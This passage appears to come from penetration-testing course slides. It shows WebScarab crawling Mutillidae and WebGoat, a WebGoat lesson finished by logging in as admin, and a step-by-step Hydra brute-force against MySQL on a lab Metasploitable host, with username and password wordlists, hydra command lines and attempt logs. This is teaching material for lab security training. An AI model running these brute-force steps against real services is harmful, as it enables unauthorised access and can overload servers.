phpMyAdmin/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
twiki/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

ID	Date	Method	Host	Path	Parameters	Status	Origin	Possible In...	XSS	CRLF	Set-Cookie	Cookie	Comments
65	2013/01/...	GET	http://me...	/		200 OK	Spider	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input type="checkbox"/>
64	2013/01/...	GET	http://me...	/dav/	?C=D;O=D	200 OK	Spider	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input type="checkbox"/>
63	2013/01/...	GET	http://me...	/mutillida...	?page=ins...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
62	2013/01/...	GET	http://me...	/mutillida...	?page=ht...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
61	2013/01/...	GET	http://me...	/mutillida...	?page=ho...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
60	2013/01/...	GET	http://me...	/mutillida...	?page=fra...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
59	2013/01/...	GET	http://me...	/mutillida...	?page=do...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
58	2013/01/...	GET	http://me...	/mutillida...	?page=do...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
57	2013/01/...	GET	http://me...	/mutillida...	?page=dn...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
56	2013/01/...	GET	http://me...	/mutillida...	?page=ch...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
55	2013/01/...	GET	http://me...	/mutillida...	?page=cr...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
54	2013/01/...	GET	http://me...	/mutillida...	?page=ca...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
53	2013/01/...	GET	http://me...	/mutillida...	?page=ca...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
52	2013/01/...	GET	http://me...	/mutillida...	?page=br...	200 OK	Spider	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input checked="" type="checkbox"/>
51	2013/01/...	GET	http://me...	/mutillida...		200 OK	Spider	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		PHPSESSID...	<input type="checkbox"/>

Used 15.37 of 63.56MB

Discovering Clues in the HTML Code

Step 6: Finding useful information

Exploiting

WebScarab

File View Tools Help

Spider Extensions XSS/CRLF SessionID Analysis Scripted Fragments Fuzzer Compare Search

Summary Messages Proxy Manual Request WebServices

☐ Tree Selection filters conversation list

Url	Methods	Status	Possible Injection	Injection	Set-Cookie	Comments	Scripts
?Screen=5&menu=1600	GET	200 OK	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
?Screen=50&menu=900	GET	200 OK	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
?Screen=51&menu=5	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
?Screen=51&menu=5&Restart=51	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
?Screen=51&menu=5&show=Cookie	GET	200 OK	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
?Screen=61&menu=700	GET	200 OK	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
css/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
images/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
javascript/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
favicon.ico			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
http://bwa.sait230.ca:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
http://localhost:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
http://metasploitable.sait230.ca:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
dav/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
dwa/	GET	302 Found	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
dwa/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
login.php	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
favicon.ico	GET	404 Not F...	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Spider tree
Show scripts
Show comments

ID	Date	Method	Host	Path	Parameters	Status
700	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/hintLeft.jpg		304 Not ...
699	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/images/menu_images/1x1.gif		304 Not ...
698	2013/01/19 18:09:28	GET	http://127.0.0.1:8088	/WebGoat/javascript/toggle.js		304 Not ...
697	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/makeWindow.js		304 Not ...
696	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/menu_system.js		304 Not ...
695	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/lessonNav.js		304 Not ...
694	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/layers.css		304 Not ...
693	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/menu.css		304 Not ...
692	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/javascript/javascript.js		304 Not ...
691	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/webgoat.css		304 Not ...
690	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/css/lesson.css		304 Not ...
689	2013/01/19 18:09:27	GET	http://127.0.0.1:8088	/WebGoat/attack	?Screen=...	200 OK
688	2013/01/19 18:09:20	GET	http://127.0.0.1:8088	/WebGoat/images/menu_images/1x1_open.gif		404 /Web...
687	2013/01/19 18:09:14	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/helpOver.jpg		304 Not ...
686	2013/01/19 18:09:14	GET	http://127.0.0.1:8088	/WebGoat/images/buttons/plansOver.jpg		304 Not ...

Used 13.01 of 63.56MB

Discovering Clues in the HTML Code

Step 7: Finding useful information

Exploiting


The screenshot shows a web browser window with the address bar displaying `http://127.0.0.1:8088/WebGoat/attack?Screen=129&menu=700`. Below the browser, the WebScarab proxy tool is open, displaying a list of intercepted HTTP requests. A red arrow points from the browser's address bar to the selected request in the WebScarab list.

Url	Methods	Status	Possible Injection	Injection	Set-Cookie	Comments	Scripts
http://127.0.0.1:8088/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
WebGoat/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
attack	GET	401 Unaut...	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
attack?Screen=129&menu=700	GET	200 OK	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
css/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
images/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
javascript/			<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
favicon.ico	GET	404 /favic...	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
http://localhost:80/	GET	200 OK	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Discovering Clues in the HTML Code

Step 7: Finding useful information


Exploiting



Discovering Clues in the HTML Code

Step 8: Accessing the web application

Logout ?



Discover Clues in the HTML

OWASP WebGoat V5.2

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
[Discover Clues in the HTML](#)
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos Below is an example of a forms based authentication form. **Restart this Lesson**
Look for clues to help you log in.

Sign In
Please sign in to your account. See the OWASP admin if you do not have an account.
*Required Fields

*User Name:

*Password:

Login

ASPECT SECURITY
Application Security Specialists

OWASP Foundation | Project WebGoat | Report Bug

Discovering Clues in the HTML Code


Step 8: Accessing the web application

Logout ?

Discover Clues in the HTML

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

OWASP WebGoat V5.2

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
-  [Discover Clues in the HTML](#)
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

Solution Videos Below is an example of a forms based authentication form. Restart this Lesson
Look for clues to help you log in.

*** Congratulations. You have successfully completed this lesson.**
*** BINGO -- admin authenticated**

Welcome, admin

You have been authenticated with CREDENTIALS

ASPECT SECURITY
Application Security Specialists

OWASP Foundation | Project WebGoat | Report Bug


Exploiting

This table lists the services coverage of each tools. For each services, many authentication methods are possible. If you require adjustments may be needed.


Hydra supports many protocols, including (but not limited to) FTP, HTTP, HTTPS, MySQL, MS SQL, Oracle, Cisco, IMAP, VNC

Online Password Attack with Hydra

Exploiting



Online Password Attack with Hydra



Online Password Attack with Hydra

Exploiting

The image displays three overlapping screenshots of the xHydra application interface, illustrating the configuration steps for an online password attack.

Left Screenshot (Target Tab): Shows the 'Target' configuration. The 'Single Target' radio button is selected, with the IP address '127.0.0.1' entered in the adjacent text field. The 'Port' field is empty, and the 'Protocol' is set to 'afp'. Under 'Output Options', the 'Use SSL' and 'Show Attempts' checkboxes are unchecked.

Right Screenshot (Passwords Tab): Shows the 'Passwords' configuration. The 'Username' radio button is selected, with 'yourname' entered in the text field. The 'Username List' radio button is unselected. The 'Loop around users' checkbox is unchecked. Below, the 'yourpass' text field is visible.

Center Screenshot (Tuning Tab): Shows the 'Tuning' configuration. Under 'Performance Options', the 'Number of Tasks' is set to 16 and the 'Timeout' is set to 30. The 'Exit after first found pair' checkbox is unchecked. Under 'Use a HTTP/HTTPS Proxy', the 'No Proxy' radio button is selected. The 'Proxy' text field contains 'http://127.0.0.1:8080'. The 'Proxy needs authentication' checkbox is unchecked. The 'Username' field contains 'yourname' and the 'Password' field contains 'yourpass'.

The command line at the bottom of the center window reads: `hydra -l yourname -p yourpass -t 16 127.0.0.1 afp`

Online Password Attack with Hydra

Step 1: Create a password and the username lists

Exploiting

The image shows two terminal windows from a Kali Linux system. The left window is a nano editor editing a file named **mysql.txt**. It contains a list of passwords: adminpassword, nxpassword, tstpswd, password123, Password123!, password, Password!, msfadmin, admin, pswadmin, adminpsw, and password1. The right window is a terminal session as root@kali-attacker: ~, showing a nano editor editing a file named **names.txt**. It contains a list of usernames: admin, admin123, sait, administrator, rcunha, renato, and msfadmin. The background of the terminal windows features the Kali Linux logo and the text "KALI LINUX".

```
GNU nano 2.2.6
adminpassword
nxpassword
tstpswd
password123
Password123!
password
Password!
msfadmin
admin
pswadmin
adminpsw
password1
mysql.txt
```

```
root@kali-attacker: ~
File Edit View Search Terminal Help
GNU nano 2.2.6 File: names.txt
admin
admin123
sait
administrator
rcunha
renato
msfadmin
users.txt
```

KALI LINUX

Online Password Attack with Hydra

Exploiting

Step 2: Defining the target host

The screenshot shows the xHydra application window with the following configuration:

- Target:** Single Target (selected), 10.2.1.1
- Target List:** (empty)
- Prefer IPV6:** ☐
- Port:** 0
- Protocol:** mysql
- Output Options:**
 - ☐ Use SSL
 - ☐ Be Verbose
 - ☒ Show Attempts
 - ☐ Debug

The command bar at the bottom shows: `hydra -V -L /pentest/passwords/users.txt -P /pentest/passwords/mysql.t...`

Metasploitable

Select the protocol
(mysql)

Online Password Attack with Hydra

Exploiting

Step 3: Specify the wordlist

The screenshot shows the xHydra application window with the following configuration:

- Quit** button at the top left.
- Target** tab selected, with sub-tabs: **Passwords**, **Tuning**, **Specific**, **Start**.
- Username** section:
 - ☐ Username:
 - ☒ Username List:
 - ☐ Loop around users
- Password** section:
 - ☐ Password:
 - ☒ Password List:
- Colon separated file** section:
 - ☐ Use Colon separated file:
- Try login as password** section:
 - ☐ Try login as password
 - ☒ Try empty password
- Command line at the bottom: `hydra -V -L /pentest/passwords/users.txt -P /pentest/passwords/mysql.t...`

Define the user or a list of usernames

Define the password a list of passwords

Try empty passwords

Online Password Attack with Hydra

Exploiting

Step 4: Tune the attack

The screenshot shows the xHydra application window with the 'Tuning' tab selected. The 'Performance Options' section includes a 'Number of Tasks' spinner set to 16, a 'Timeout' spinner set to 30, and an unchecked checkbox for 'Exit after first found pair'. The 'Use a HTTP/HTTPS Proxy' section has three radio buttons: 'No Proxy' (selected), 'HTTP Method', and 'CONNECT Method'. Below these are input fields for 'Proxy' (http://127.0.0.1:8080), 'Username' (yourname), and 'Password' (yourpass). At the bottom, a terminal window displays the command: `hydra -V -L /root/names.txt -P /root/passwordlist.txt -e n -t 16 10.2.2....`

High number of processes running that could bring the server down

Online Password Attack with Hydra

Step 5: Attack

Exploiting

Left Window (xHydra):

Target	Passwords	Tuning	Specific	Start
[ATTEMPT] target 10.2.1.1 - login "msfadmin" - pass "adminpsq" - 28 of 70				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass ""				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "a				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "a				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "ro				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "s				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "a				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "m				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "re				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "m				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "p				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "p				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "P				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "P				
[ATTEMPT] target 10.2.1.1 - login "administrator" - pass "a				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "" - 43 of 70				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "admin" -				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "admin12				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "root" - 4				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "sait" - 47				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "administ				
[ATTEMPT] target 10.2.1.1 - login "admin" - pass "msfadmin				

Right Window (xHydra):

Output

Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purp

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-19 20:17:30

[DATA] 4 tasks, 1 server, 70 login tries (l:5/p:14), ~17 tries per task

[DATA] attacking service mysql on port 3306

[INFO] Reduced number of tasks to 4 (mysql does not like many parallel

[ATTEMPT] target 10.2.1.1 - login "root" - pass "" - 1 of 70 [child 0]

[ATTEMPT] target 10.2.1.1 - login "root" - pass "admin" - 2 of 70

[ATTEMPT] target 10.2.1.1 - login "root" - pass "admin123" - 3 of 70

[ATTEMPT] target 10.2.1.1 - login "root" - pass "root" - 4 of 70 [child 1]

